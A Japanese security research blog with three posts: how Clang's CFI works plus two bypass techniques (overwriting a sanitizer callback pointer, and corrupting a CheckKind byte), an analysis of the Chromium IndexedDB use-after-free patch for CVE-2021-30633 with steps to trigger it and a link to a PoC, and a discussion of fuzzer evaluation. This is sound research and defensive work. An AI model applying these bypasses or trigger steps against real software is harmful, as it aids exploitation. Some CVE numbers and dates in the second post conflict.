Tuesday, December 27, 2022

速習CFI(Control Flow Integrity) 〜回避方法を添えて〜

 著者:hugeh0ge, ptr-yudai

はじめに

弊社では、直近でFuzzing Farmシリーズの記事を投稿しています。シリーズ最後のPart4では、「複雑なexploitの開発と安定化」についてご紹介します。

しかし、その記事を書くなかで0-dayを発見しており、ベンダによる修正が未完了のため、残念ながら年内には投稿できなくなってしまいました。

そこで、今回は「速習CFI(Control Flow Integrity) 〜回避方法を添えて〜」と題して、著者hugeh0geが業務中に発見した、ClangのCFIに潜むバグについて紹介します。

CFIとは

攻撃者が制御を奪うために使えるような未定義動作をプログラム実行中に検知できる機能として、サニタイザ(Sanitizer)と呼ばれるものがあります。サニタイザにはいくつかの種類があり、代表的なものとしてUse-after-Freeやメモリリークなどヒープ関連の異常を検知できるアドレスサニタイザなどが挙げられます。

今回題材とするCFI(Control Flow Integrity)もClangのサニタイザとして実装されています。サニタイザはデバッグ時にバグを検知する目的で使われることが多いですが、CFIはリリースビルドでも使われることが多く、緩和策(mitigation)としての役割が強いです。

CFIを有効にすると、関数ポインタの書き換えや誤ったクラスのインスタンスなどを検知できます。より正確には、CFIでは次の2つの点を実行時に確認します。

  • 呼び出そうとしている関数が、プログラマの意図した引数・戻り値の型を持っているか。
  • 扱っているポインタが、プログラマの意図したクラスのインスタンスであるか。

CFIについて詳しく説明する前に、まずはC/C++プログラムのコンパイルについて少し説明しましょう。

ClangやGCCなどのコンパイラは、C/C++のプログラムをビルドするとき、ファイルごとにオブジェクトファイルを作ります。作られたファイルを1つの実行可能ファイルにまとめる処理をリンクと呼び、リンカーと呼ばれるプログラムがこれを行います。


図1. コンパイルとリンク


ビルドにおいては、ファイル単位で別々のプロセスがソースコードをコンパイルするため、通常は複数のファイルにまたがって最適化をかけることはできません。そこで、リンク時に最適化をかけるためにLTO(Link Time Optimization)と呼ばれる技術があります。

ClangではオブジェクトファイルをLLVMのIR形式とすることで、最適化に必要な情報を残します。また、LTOが有効なときはソースコード中の関数や変数の型情報をオブジェクトファイルに残すことができます。ClangのCFIは、このLTOが残してくれる情報を型検査に活用します。したがって、ClangではLTOを有効にしないとCFIを使えないという点を念頭に置きましょう。

それでは、CFIによってどのような恩恵があるのかを、具体的なコードを例に見てみましょう。

#include <stdio.h>

int f1(int x) {
  return x + 1;
}

int f2(int x) {
  return x + 2;
}

int f3(short x) {
  return x + 3;
}

int main() {
  int (*func_ptr)(int) = NULL;
  int option = 0;

  printf("option = ");
  scanf("%d", &option);

  switch (option) {
    case 1: func_ptr = f1; break;
    case 2: func_ptr = f2; break;
    case 3: func_ptr = f3; break;
    default:
      printf("func_ptr = ");
      scanf("%p", &func_ptr);
      break;
  }

  printf("result = %d\\n", func_ptr(123));
  return 0;
}


このプログラムは、入力した数字によって呼び出す関数を切り替えています。関数ポインタを使っており、ユーザー入力のアドレスを関数ポインタとして呼び出すことも可能な(脆弱な)プログラムです。

CFIを有効にして、このコードをコンパイル・実行してみましょう。

$ clang -O0 -flto -fvisibility=default -fsanitize=cfi \
-fno-sanitize-trap=cfi test.c

コンパイルオプションのうち、 -flto と -fvisibility はCFIを有効化するために必要なオプションです。また、 -fno-sanitize-trap を設定すると、該当するCFIの違反検知時、Trapを発生させる代わりに、検知した違反の詳細情報を出力してAbortします。

まず、”1”と”2”を入力すると、次のように f1 , f2 がそれぞれ呼ばれてプログラムは正常に終了します。

$ ./a.out 
option = 1
result = 124
$ ./a.out 
option = 2
result = 125

しかし、”3”を入力すると、次のようにCFI違反が発生しました。

$ ./a.out 
option = 3
a.c:32:27: runtime error: control flow integrity check for type 'int (int)' failed during indirect function call
(/home/ricsec/cfi/a.out+0x423700): note: f3 defined here
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior a.c:32:27 in

エラー内容を読むと、型 int (int) に対するCFIチェックが失敗していることが分かります。”3”を入力したときに呼ばれる f3 は次のように、 int (short) 型として定義されています。

int f3(short x) {
  return x + 3;
}

同様に、”4”を入力して適当なアドレスに実行を移そうとすると検知されます。

$ ./a.out 
option = 4
func_ptr = 12345678
a.c:32:27: runtime error: control flow integrity check for type 'int (int)' failed during indirect function call
0x000012345678: note: (unknown) defined here
a.c:32:27: note: check failed in /home/ricsec/cfi/a.out, destination function located in (unknown)
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior a.c:32:27 in

このように、CFIでは関数ポインタを使った関数呼び出し(Indirect Call)すべてに対して、プログラマの意図した引数・戻り値の型を持っているかの型検査を挿入します。

C++の場合、CFIはこれ以外にも、ポインタが意図したクラスのインスタンスであるかをチェックする検査を挿入しますが、今回は取り扱いません。ご興味のある方はCFIのドキュメントをご覧ください。

CFIによる型検査の実装

それでは、CFIではどのように関数呼び出し時の型を検査しているのでしょうか。

先ほどのプログラムをコンパイルして生成された実行可能ファイルを解析してみましょう。


図2. 関数ポインタ利用箇所の逆アセンブル結果


図2を見ると分かるように、関数ポインタ利用前にCFIによるチェックと思われる分岐が存在します。この分岐は次のように表せます。

if ((u64)(func_ptr - f1) / 8 > 1
    || (u64)(func_ptr - f1) % 8 != 0)
  __ubsan_handle_cfi_check_fail_abort();

f1 はCのコード中で定義した関数名ですが、解析すると図3のように、関数の実体ではなく関数本体へ実行を移すジャンプ命令(jmp)のみになっています。


図3. f1 や f2 は関数本体へ飛ぶジャンプ命令になっている。


また、各関数が8バイト単位でアラインされていることも分かります。このように、関数本体へ飛ぶ仲介役のような役割をする関数をスタブ(stub)と呼びます。ジャンプ命令は必ず8バイト以下に収まるので、メモリ上でスタブも8バイトごとに設置できます。

つまり、先ほどのCFIによるチェックでは、呼び出そうとしている関数ポインタが、何番目のスタブに該当するかをチェックしています。今回 int (int) 型の関数は f1 と f2 の2つなので、関数ポインタがスタブの0番目か1番目に該当しない限り、誤った関数呼び出しであると判断できます。

このようにCFIは、同じ引数・戻り値の型を持つ関数のスタブを同じ領域にまとめることで、高速かつ簡潔な型検査を実現しています。

共有ライブラリとCFI

冒頭にも説明したように、LTOにより関数や変数の型情報がリンク時まで保持されるため、先述のような「型ごとにまとめる」方法で関数ポインタの検査が実装できています。したがって、たとえソースコードを分割して関数を別々のファイルに記述したとしても、リンク時にスタブが適切に生成されます。

では、共有ライブラリの場合はどうでしょうか。ほとんどの大きなプログラムでは、何かしら外部のライブラリ関数を呼び出します。共有ライブラリにある関数を関数ポインタに入れて利用する場合、CFIは正しく型検査を実現できるのでしょうか。

残念ながら、特段設定をせずに共有ライブラリをビルドした場合、外部関数呼び出しはすべて「誤った型」としてCFIの検査に引っかかってしまいます。(注釈:関数呼び出しの場合はGOTを経由するため、関数定義を正しく書いていれば「GOTを経由した外部関数の呼び出し」に対してスタブが生成されるため、問題なく動作します。しかし、dlopenを利用した場合や、C++でvtableを利用した場合などは上手く動作しなくなります。)これまで見てきた型検査の仕組みを考えると当然ですが、共有ライブラリはプログラム本体と独立してビルドされており、プログラムビルド時に共有ライブラリ側の型情報が得られないからです。

例として、次のコードを共有ライブラリとしてビルドします。

int external_f1(int x) {
  return x + 1;
}

short external_f2(short x) {
  return x + 2;
}

そして、これらの関数を別のコードから参照します。

#include <stdio.h>
#include <dlfcn.h>

int main() {
  void *handle;
  int (*func_ptr)(int) = NULL;
  int option = 0;

  printf("option = ");
  scanf("%d", &option);

  if (!(handle = dlopen("./libtest.so", RTLD_LAZY)))
    return 1;

  if (option == 1) {
    func_ptr = dlsym(handle, "external_f1");
  } else {
    func_ptr = dlsym(handle, "external_f2");
  }

  printf("result = %d\\n", func_ptr(123));

  dlclose(handle);
  return 0;
}

ここでは問題が発生するコードを簡単にするためdlopenを使っていますが、例えばvtableを使うような複雑なコードになると、単純に共有ライブラリを動的リンクした場合でも同様の問題が再現できます。

さて、初めに共有ライブラリを通常ビルドし、本体をCFI有効でビルドしてみましょう。

$ clang -shared -fPIC libtest.c -o libtest.so
$ clang -flto -fvisibility=default -fsanitize=cfi -fno-sanitize-trap=cfi -ldl main.c

本体から共有ライブラリlibtest.soの型情報は分からないため、共有ライブラリ中の関数を呼び出そうとすると、型の整合性に関わらず異常として検知してしまいます。

$ ./a.out 
option = 1
main.c:21:27: runtime error: control flow integrity check for type 'int (int)' failed during indirect function call
(libtest.so+0x1100): note: external_f1 defined here
main.c:21:27: note: check failed in /home/ricsec/cfi/a.out, destination function located in ./libtest.so
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior main.c:21:27 in

$ ./a.out 
option = 2
main.c:21:27: runtime error: control flow integrity check for type 'int (int)' failed during indirect function call
(libtest.so+0x1110): note: external_f2 defined here
main.c:21:27: note: check failed in /home/ricsec/cfi/a.out, destination function located in ./libtest.so
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior main.c:21:27 in

この問題を解決するオプションとして、 -fsanitize-cfi-cross-dso があります。このオプションは名前の通り、DSO(Dynamic Shared Object)をまたいだCFIを実現してくれます。

$ clang -flto -fvisibility=default -fsanitize=cfi -fno-sanitize-trap=cfi -fsanitize-cfi-cross-dso -shared -fPIC lib.c -o libtest.so
$ clang -flto -fvisibility=default -fsanitize=cfi -fno-sanitize-trap=cfi -fsanitize-cfi-cross-dso -ldl main.c

実行してみましょう。

$ ./a.out 
option = 1
result = 124

$ ./a.out 
option = 2
main.c:21:27: runtime error: control flow integrity check for type 'int (int)' failed during indirect function call
(libtest.so+0x3050): note: external_f2 defined here
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior main.c:21:27 in

誤った型の関数呼び出しを検知できています。

では、この機能はどのように実現されているのでしょうか。プログラムを逆アセンブルして解析してみましょう。図4に示すように、関数ポインタを利用する直前で __cfi_slowpath_diag という関数が呼ばれています。


図4. Cross DSOを有効にした際のCFI


詳しい実装方法については今回省略しますが、この関数はCFI Shadowと呼ばれる仕組みを使って次のような手順で整合性を確認しています。

  1. 検査するアドレス(今回は関数ポインタ)が、どの共有ライブラリのものか調べる。
  2. 該当する共有ライブラリでCFIが有効かを確認する。
  3. 有効な場合、該当する共有ライブラリに実装されている __cfi_check 関数を呼ぶ。
  4. 共有ライブラリ側の __cfi_check がアドレスを検査する。

__cfi_check によるアドレスチェックはこれまで説明したのと同じ手法で実現されます。例えば関数の型チェックの場合、共有ライブラリにあるスタブの領域から型が一致しているかを判断します。

実際に共有ライブラリ側を解析すると、図5のように __cfi_check 関数が存在します。


図5. 共有ライブラリ側に実装されている __cfi_check 関数


型検査に失敗した場合は __cfi_check_fail 関数が呼ばれてAbortすることが分かります。

このように、Cross DSOでは、呼び出す関数ポインタがどの共有ライブラリに属するかを調べ、共有ライブラリ側で実際の検査を実施しています。

CFIの回避

さて、これまで見てきたように、CFIが有効になると関数ポインタ呼び出しにチェックが入ります。つまり、攻撃者としては関数ポインタを書き換えて制御を奪う攻撃ができなくなってしまいます。

なんとかしてCFIを回避する方法はないでしょうか?

一般的にClangのCFIを回避できる方法は多数存在します。例えば、CFIが有効になっていないライブラリ(glibcなど)が使われている場合、そこで使われる関数ポインタを書き換えれば制御を奪えます。また、GOT(Global Offset Table)はIndirect Callですが、ClangのCFIでは保護検対象外です。

このように、CFIを回避できてしまう状況は多数挙げられます。

では、すべてのライブラリでCFIが有効で、Full RELROのためGOTも書き換えられないといった「理想的な」状況ではどうでしょうか。すべての関数ポインタ呼び出しがCFIにチェックされる場合、攻撃者としては何かしらCFIの検査自体を回避する方法が必要となります。

この記事では、ClangのCFIに存在する抜け道として、既知の手法と我々が新たに発見した手法の2つを紹介します。

UserDieCallbackを利用する

図2で示したように、CFIは異常を検知すると __ubsan_handle_cfi_check_fail_abort という関数を呼び出します。この関数は最終的に __sanitizer::Die という関数を呼びます。図6は、 __sanitizer::Die 関数をデコンパイルした結果の先頭です。


図6. __sanitizer::Die 関数のデコンパイル結果


このコードを読むと分かるように、 __sanitizer::UserDieCallback が非NULLのとき、それを関数ポインタとして呼び出しています。この関数ポインタは.bssセクションに存在し、書き換え可能です。

つまり、任意アドレス書き込みや範囲外書き込みなどでこの関数ポインタを書き換えられる場合、せっかくCFIで攻撃を検知しても、Abortの過程で任意アドレスにジャンプできてしまいます。

この問題は一般的にも知られており、CTFで出題されたこともあります。

__cfi_check_failのバグを利用する

弊社では業務の一環でCFIについて調査する機会があったのですが、その際に新しい抜け道を見つけたので紹介します。

図5に示したように、Cross DSOで共有ライブラリ側の型検査が異常を検知した場合、 __cfi_check を経由して __cfi_check_fail 関数が呼ばれます。この関数は図7のような内容になっています。


図7. _cfi_check_fail 関数のコード


DiagData という診断用の情報が存在する場合、何の検査で失敗したか( CheckKind )によってswitch文で分岐し、Abort時に詳細なエラーメッセージを出力できるような仕組みになっています。

しかし、 CheckKind が異常な(5以上の)値を取る場合、関数がreturnしています。本来 __cfi_check_fail は必ずAbortする(returnしない)関数ですので、これはCFI実装上のバグと言えます。 DiagData 自体は.dataセクションに存在し、中身を書き換えることが可能です。

したがって、任意アドレス書き込みなどで CheckKind を1バイト書き換えられる場合、共有ライブラリの関数ポインタが書き換えられている際に __cfi_check_fail がreturnします。

図8の実行フローに示したように__cfi_check_fail の呼び出し元である _cfi_check もreturnするため、結局関数ポインタが使われる箇所まで戻ってきてしまいます。


図8. バグにより __cfi_check_fail がreturnするとCFIを回避できる。


今回紹介した回避方法は、いずれもCFIが異常を検知してから検知内容を出力するまでのパスに存在する抜け道を使います。したがって、Trapせずに検知内容が出力される -fno-sanitize-trap オプションがないと使えないという点には注意してください。しかしながら、出力ログやユーザーフィードバックからバグの原因を特定するために、リリースビルドでもこのオプションが付いている例は十分に考えられます。

おわりに

今回はCFIを少し解説し、CFI回避に使えるちょっとした手法を紹介しました。

CFIやサニタイザに限らず、世の中には攻撃を検知して利用者を守るための多種多様な緩和策(mitigation)が存在します。しかし、緩和策はあくまでも手法の一種で、攻撃を完全に防げるわけではなく、ほとんどの場合抜け道が存在します。緩和策の改善を進めるほど攻撃は困難になりますが、技術力の高い攻撃者は次々と新しい回避手法を生み出していきます。

防御機構に頼るだけでなく、問題の根本的な原因となる脆弱性を取り除くことで、安全なアプリケーションの設計・開発を心がけるようにしましょう。
 

Monday, October 3, 2022

Fuzzing Farm #3: パッチ解析とPoC開発

 著者:Dronex

はじめに

 この記事は、Fuzzing Farmシリーズ全4章のパート3で、パート2の記事「Fuzzing Farm #2: ファザーの性能評価の考え方」の続きです。

 Fuzzing Farmチームでは、OSS製品を主に対象とした興味深い1-dayの検証や、チーム内で見つけた0-dayの攻撃コードの開発など、エクスプロイト開発にも力を入れています。この記事を含めたFuzzing Farmシリーズの残りの2パートでは、1-day/0-dayのエクスプロイト開発に関する活動を紹介いたします。

 攻撃者にとって、Proof-of-Concept (PoC)は非常に強力なツールです。PoCを読み、実際に動かしてみることで、攻撃者はバグの攻撃可能性を比較的容易に調査できます。また、RCE(リモートコード実行; Remote Code Execution)やLPE(権限昇格; Local Privilege Escalation)などの、より強力なエクスプロイトの実現にもPoCは役立ちます。

 しかし、バグ報告にはPoCが含まれていない場合もあります。また、製品のセキュリティに関するバグ報告のほとんどは、非公開のまま管理されます。例えばCVE-2021-30633は、Google Chromeのバグに付与されたCVEで、2021年4月13日のものです。Fuzzing Farmチームは、このバグの調査を2021年の11月に実施しましたが、当時はもちろんのこと、2022年9月現在でも、このバグの報告は非公開のままです。

 このようにPoCへのアクセスがない場合、攻撃者は自身の手でPoCを書く必要があります。Fuzzing Farmチームでは、このように非公開のセキュリティバグ報告をもとに、攻撃可能性を調査しています。

 今回のブログ記事では、特定のCVEに対応するパッチを見つけ出し、それを解析し、そしてPoCを書くまでの流れについて説明します。ここでは、バグ修正から十分に時間が経ったプロダクトとして、Google ChromeのUse-after-Free脆弱性であるCVE-2021-30551を例に紹介します。

CVE-2021-30633

 このCVEに関するGoogleの公式アナウンスによると、バグは次のように説明されています。

High CVE-2021-30633: Use after free in Indexed DB API. Reported by Anonymous on 2021-09-08

 これによると脆弱性はChromium 93.0.4577.82までに修正されていますが、バグ報告はまだ公開されていません。バグ報告や既存のPoCへのアクセスがない場合、バグの修正パッチを調査して攻撃者自身でPoCを完成させる必要があります。

 パッチの調査に入る前に、バグの概要を掴んでおきましょう。そもそも、アナウンスの文中にある”Indexed DB”とは何でしょうか。

IndexedDBとは、クライアント側(ブラウザ)にデータを保存するデータベーススキームで、Chromeをはじめとする主要ブラウザでサポートされている機能です。JavaScriptプログラムから、IndexedDB APIを通してIndexedDB上でデータを作成、編集、削除できます。この機能はWeb Storage APIに似ていますが、Web Storageは文字列のみを値として保持できる単純なkey-valueストアです。

一方で、IndexedDBには次のような特徴があります。

  • Web Storageと比較して大きな容量を持つ。クライアント環境のストレージが十分あれば、GB単位のデータも保存可能。
  • 文字列だけでなく、JavaScriptオブジェクトもそのまま格納できる。
  • ほとんどの処理は非同期的である。操作の完了・エラーの通知はイベントハンドラまたはPromiseで受け取る。
  • トランザクションを作成してデータにアクセスする。トランザクションでの操作はCommitによってすべて完了するか、Abortによって破棄・ロールバックされる。

ブラウザのRendererプロセスはローカルストレージにアクセスする権限がないため、IndexedDBに関するすべての主要な処理はBrowserプロセス側が実行します。

パッチと脆弱性の解析

CVE-2021-30633に該当する脆弱なコードを探すために、Chromiumのコードベースを検索し、Chromium 93.0.4577.82以前のIndexedDBに関連する複数のコミットを調査しました。その結果、次の2つのコミットが見つかりました。

  • [M93: [IndexedDB] Add browser-side checks for committing transactions.](<https://chromium.googlesource.com/chromium/src/+/7699615c0d3ca4b6231c426ad51710e5f2fc51aa%5E!/>)
  • [M93: [IndexedDB] Don't ReportBadMessage for Commit calls.](<https://chromium.googlesource.com/chromium/src/+/2f5740f50f1a94c9baf90903553a4c5af1d09b9a%5E!/>)

1つ目のコミットは、IndexedDBのトランザクションに関するパッチです。以下はこのパッチの一部です。

@@ -295,8 +295,8 @@
     return;
 
   if (!transaction_->IsAcceptingRequests()) {
-    mojo::ReportBadMessage(
-        "Commit was called after committing or aborting the transaction");
+    // This really shouldn't be happening, but seems to be happening anyway. So
+    // rather than killing the renderer, simply ignore the request.
     return;
   }

バグの原因を調査する前に、IndexedDBにおける通常のトランザクションの流れを図1に示します。

  1. トランザクションを作成
  2. Get, PutやDeleteなどの操作をリクエスト
  3. 一連の操作を実行するためにCommmitをリクエスト(この操作は通常自動で実行されるが、プログラマが明示的にCommitをリクエストすることも可能)
  4. トランザクションを終了

図1. IndexedDBにおける通常のトランザクションの流れ


 もしJavaScript APIからCommit後に操作をリクエストしようとすると、例外が発生します。しかし、JavaScript APIではなくMojo*1から直接リクエストを投げると、それが受理されるかはともかく、Browserプロセスに対して何度でもリクエストを送ることができます。

 ここで、あらためて問題のパッチで追加されたコードを見てみましょう。

  if (!transaction->IsAcceptingRequests()) {
    mojo::ReportBadMessage(
        "RenameObjectStore was called after committing or aborting the "
        "transaction");
    return;
  }

 メソッド名などから、トランザクションがリクエストを受け付けていない場合に処理を中断していることが分かります。

 したがって、対象の脆弱性はトランザクションへのCommit後(トランザクションがリクエストを受け付けなくなるタイミング)に操作リクエストを送信することによって発生すると考えられます。

ブラウザ側の処理

 データベース操作はリクエストの到着後すぐに実行されるのではなく、まずはタスクキューにプッシュされます。このタスクキューは、Commitリクエストまでデータベース処理を待機するのにも使われます。

 図2はCommitが発生した際の処理の流れを示しています。なお、各ステップの途中にRendererプロセスは別のリクエストを送信できます。

  1. Commitリクエストが到着する。トランザクションのis_commit_pending_フラグがセットされる。
  2. Commitの処理が開始する。トランザクションによってはCommitPhaseOneが実行される。続くCommitPhaseTwoが即座に実行されることもある。
  3. CommitPhaseTwoを実行する。トランザクションの状態がdeadに設定され、それ以上トランザクションが処理されることはない。 

図2. Commitリクエストが到着してからの処理

 脆弱性のパッチを適用すると、ステップ1以降のすべてのリクエストを拒否するようになります。調査中に発見したクラッシュ(後述)はステップ2と3の間に発生するため、これがCVE-2021-30633に該当するバグだと考えられます。

Use-after-Free: CommitPhaseOne

 CVE-2021-30633に該当すると考えられるUse-after-Freeの原因について調査していきます。Commitリクエストが到着した際に呼ばれるIndexedDBBackingStore::Transaction::CommitPhaseOneは、Commitの第一段階の処理にあたります。このメソッドは、external_object_change_map_が空でなければデータを書き出すなどの処理をします。external_object_change_map_は、トランザクションによって変更される外部オブジェクトを保持する変数です。外部オブジェクトは、外部ファイルが使われた際にファイルハンドルを格納するために使われます。これは、File System Access APIが呼ばれるか、データがBlobを使う必要があるほど大きい場合に発生します。

 書き込み処理はIndexedDBBackingStore::Transaction::WriteNewBlobsに以下のコードで実装されています。(content/browser/indexed_db/indexed_db_backing_store.cc)

for (auto& iter : external_object_change_map_) {
    for (auto& entry : iter.second->mutable_external_objects()) {
      switch (entry.object_type()) {
        case IndexedDBExternalObject::ObjectType::kFile:
        case IndexedDBExternalObject::ObjectType::kBlob:
        /* ... snipped ... */
        case IndexedDBExternalObject::ObjectType::kFileSystemAccessHandle: {
          if (!entry.file_system_access_token().empty())
            continue;
          // TODO(dmurph): Refactor IndexedDBExternalObject to not use a
          // SharedRemote, so this code can just move the remote, instead of
          // cloning.
          mojo::PendingRemote<blink::mojom::FileSystemAccessTransferToken>
              token_clone;
          entry.file_system_access_token_remote()->Clone(
              token_clone.InitWithNewPipeAndPassReceiver());

          backing_store_->file_system_access_context_->SerializeHandle(
              std::move(token_clone),
              base::BindOnce(
                  [](base::WeakPtr<Transaction> transaction,
                     IndexedDBExternalObject* object,
                     base::OnceCallback<void(
                         storage::mojom::WriteBlobToFileResult)> callback,
                     const std::vector<uint8_t>& serialized_token) {
                    // |object| is owned by |transaction|, so make sure
                    // |transaction| is still valid before doing anything else.
                    if (!transaction)
                      return;
                    if (serialized_token.empty()) {
                      std::move(callback).Run(
                          storage::mojom::WriteBlobToFileResult::kError);
                      return;
                    }
                    object->set_file_system_access_token(serialized_token);
                    std::move(callback).Run(
                        storage::mojom::WriteBlobToFileResult::kSuccess);
                  },
                  weak_ptr_factory_.GetWeakPtr(), &entry,
                  write_result_callback));
          break;
        }
      }
    }
  }

 switch文のcase IndexedDBExternalObject::ObjectType::kFileSystemAccessHandleに注目してみましょう。このブロックは、ファイルハンドルを持つ値がPutされた場合に実行されます。

 ここではbacking_store_->file_system_access_context_->SerializeHandleの呼出引数としてコールバック関数を与えており、コールバック関数には生ポインタ &entry が引数として束縛されています。

 entryは、external_object_change_map_のある要素のmutable_external_object()が返す値の一要素です。登場する値を整理すると、次のようになります。

  • external_object_change_map_:IndexedDBExternalObjectChangeRecordクラスのインスタンス
  • entry:IndexedDBExternalObject型変数への参照
  • mutable_external_objects():メンバ変数extern_objets_への参照を返す。extern_objects_の型はstd::vector<IndexedDBExternalObject>。

 もしコールバック設定後にexternal_objects_が参照するメモリ領域が変更された場合、ポインタ&entryは無効になります。そのような場合、以下のコードにおいてUse-after-Freeが発生します。(変数objectは&entryです。)

object->set_file_system_acceess_token(serialized_token);

 この行が不正なentryに対して実行されると、無効なメモリに書き込みを試み、結果としてUse-after-Free脆弱性が発生する可能性があります。

RaceによるUse-after-Freeの発生

 Use-after-Freeを発生させるためには external_objects_ の指すメモリを解放する必要があります。解放処理を呼び出せるコードを探してみましょう。

 空でない external_objects_ を持つ IndexedDBValue がPutされた場合、最終的に IndexedDBBackingStore::Transaction::PutExternalObjects メソッドが呼ばれます。

const auto& it = external_object_change_map_.find(object_store_data_key);
  IndexedDBExternalObjectChangeRecord* record = nullptr;
  if (it == external_object_change_map_.end()) {
    std::unique_ptr<IndexedDBExternalObjectChangeRecord> new_record =
        std::make_unique<IndexedDBExternalObjectChangeRecord>(
            object_store_data_key);
    record = new_record.get();
    external_object_change_map_[object_store_data_key] = std::move(new_record);
  } else {
    record = it->second.get(); // [1]
  }
  record->SetExternalObjects(external_objects); // [2]

 もしPutリクエストのキーがデータベース中にすでに存在する場合、else節[1]を通って既存のレコードrecordを取得した後に、[2]に到達します。 SetExternalObjects メソッドは単に external_objects_ の内容を置き換える処理、つまり既に存在するキーのデータを新しいデータで置き換えています。

void IndexedDBExternalObjectChangeRecord ::SetExternalObjects(
    std::vector<IndexedDBExternalObject>* external_objects) {
  external_objects_.clear();
  if (external_objects)
    external_objects_.swap(*external_objects);
}

 clear メソッド呼出は各 IndexedDBExternalObject の要素に対してデストラクタを呼びます。また、続く swap メソッドは、メンバ変数 external_objects_ と引数 external_objects のポインタを入れ替えます。結果として、古いポインタは external_objects が破棄されるタイミングで解放されます。もしこのタイミングで問題のコールバックを呼び出せれば、Use-after-Freeにつながることが分かります。

PoC: バグの再現

 クラッシュを再現するためには、RendererとBrowserのプロセス間通信を直接操作するためのMojoをJavaScriptから使えるようにする必要があります。MojoJSという機能が有効化されているとJavaScriptからMojoを使えますが、これはデフォルトで無効化されています。通常、Rendererプロセス側のエクスプロイトでMojoJSを有効化しますが、今回はPoCを作るための実験なので、Chromeのコマンドライン引数に --enable-blink-features=MojoJS,MojoJSTest を渡すことで有効化します。

 次の手順でUse-after-Freeを起こすことが可能です。

  • ファイルハンドルを持つIDBValueをセットしたPutリクエストを送信する。
  • Commitリクエストを送信する。(遅延するためPutの前に送っても良い。)
  • WriteNewBlobs が呼ばれた後でかつコールバックが呼ばれる前に、同じキーと異なる external_objects を持つIDBValueをセットしたPutリクエストを送信する。
 
図3. Raceが成功する際の実行の流れ

  この処理をRaceが成功するまで繰り返すことで、いずれUse-after-Freeが発生します。

 Use-after-Freeを確認するため、AddressSanitizerを付けてビルドしたChromium上でPoCを実行してみます。すると、図4のようにクラッシュが確認できました。


図4. Use-after-Freeによるクラッシュの様子

 このクラッシュメッセージからも、これまで調査した箇所に該当するコードでUse-after-Freeが発生していることが分かります。PoCのコードは以下のgistリンクからからダウンロードできます。

https://github.com/RICSecLab/exploit-poc-public/tree/main/CVE-2021-30633 

おわりに

 この記事では、攻撃者がCVEを調査し、PoCを書くまでの流れについて説明しました。PoCを書き終えたら、バグの攻撃可能性を調べるフェーズに入ります。このケースは、事前にRendererプロセスをexploitしてMojoを有効化した上で、Chromeのサンドボックス回避などに使える脆弱性と考えられます。

 このように、限られた脆弱性情報をもとにまずは実際にPoCを書くことで、攻撃可能性やエクスプロイトコードの方針を立てる際に役立ちます。

 次回は、Fuzzing Farmチームで発見・検証した0-dayを取り上げる予定です。お楽しみに!


*1:RendererとBrowserがプロセス間通信する際に使われる低レイヤのAPI

Thursday, September 1, 2022

Fuzzing Farm #2: ファザーの性能評価の考え方

著者:hugeh0ge

はじめに

 この記事は、Fuzzing Farmシリーズ全4章のパート2で、パート1の記事「Fuzzing Farm #1: fuzzufを使ったGEGLのファジング」の続きです。

 パート1の記事でも紹介したように、弊社のFuzzing Farmチームでは、弊社が開発しているファジングフレームワークfuzzufを活用し、ソフトウェアのバグを見つける活動もしています。Fuzzing Farmチーム以外でも、業務として我々がファザーを扱う機会は少なくありません。特に、fuzzuf自体の開発やその他の研究開発において、さまざまなファザーの性能を評価したい場面は多々あります。

 しかし、ファザーの性能評価に関して整理された文書は少なく、また、性能評価には数多くの落とし穴が存在します。十分に注意して性能評価をしなければ、誤った結論を出しかねません。コードカバレッジが大きいほどファザーとしての性能が良いのでしょうか?クラッシュをより多く見つけられるファザーが優秀なのでしょうか?

 ファザーを性能評価する上で、適切に実験を設定し、有益な結論を導き出すことは非常に難しいことです。残念な事実として、科学的に正しく実験すべきであるアカデミアにおいてすら、統計的に間違った方法で結論を急いでしまう場合や、推奨される実験設定についてファジング界隈としての合意を得られていない場合があります。

 そこで、この記事では、社内で何度も実施したファザーの性能評価で得られた知見をもとに、ファジングの性能評価に関する注意点や推奨する実験設定を紹介します。


ファジングの問題点

 一般的な推奨実験設定を紹介する前に、まずは、ファザーの性能評価において問題となるポイントを一通り詳しく説明します。

評価指標の曖昧さ

 ファザーの”性能”を評価するにあたって、まず問題となるのは、評価指標の設定です。

 ファザーの目標は一般には(バグ・脆弱性に起因する)クラッシュの発見であるため、「クラッシュをたくさん発見できるファザーほど性能が良い」と多くの人は考えるでしょう。

 しかし、仮に、「ファザーAがクラッシュp, q, rを見つけ、ファザーBがクラッシュr, sを見つけた」という状況で、クラッシュを1つ多く見つけたファザーAのほうが優秀だと断言できるでしょうか。この場合、ファザーAがクラッシュsを見つけられていない、という事実を踏まえて判断しなくてはなりません*1。もし、この結果だけでファザーAの方が優秀だと主張するなら、「見つけられるクラッシュの種類などを考慮せず、幅広いPUTにおいて一般に多くの数のクラッシュを見つけられるようなファザーを評価したい」というモチベーションが前提になくてはなりません1。

 また、クラッシュの個数を評価指標として用いる場合には、できるだけ精度の高いcrash deduplication(重複除去)が必要であることも注意点になります。ミューテーションベースのファザーは似たような入力を多く生成するので、同じ原因でクラッシュを引き起こす入力を大量に生成します。通常、ファザー自体は、クラッシュの原因を特定する機能を持ち合わせておらず、クラッシュを引き起こす入力の簡易的な分類しかしません。結果、多くの場合「クラッシュを引き起こす入力を発見した数 ≠ 見つけたバグ・脆弱性の個数」になります。ファザーAがクラッシュrを起こす入力を100個発見し、ファザーBがクラッシュrを起こす入力を1個発見した場合に、クラッシュを発見した数に99個の差があると考えてはなりません。(図1)


図1. ファザーAの方が発見したクラッシュ数は多いが、すべて同じバグを引き起こす入力

図1. ファザーAの方が発見したクラッシュ数は多いが、すべて同じバグを引き起こす入力


  さらに、より根本的な問題として、実験の期間が挙げられます。実世界のソフトウェアに対して数日間ファザーを回しても、ほとんどの場合、発見できるバグ・脆弱性はたかだか数十個程度にとどまります。そのため、複数のファザーの間に有意な差が出ないことが多くあります。特に、どのファザーもクラッシュを発見できなかった場合は、何も評価できなくなってしまいます。

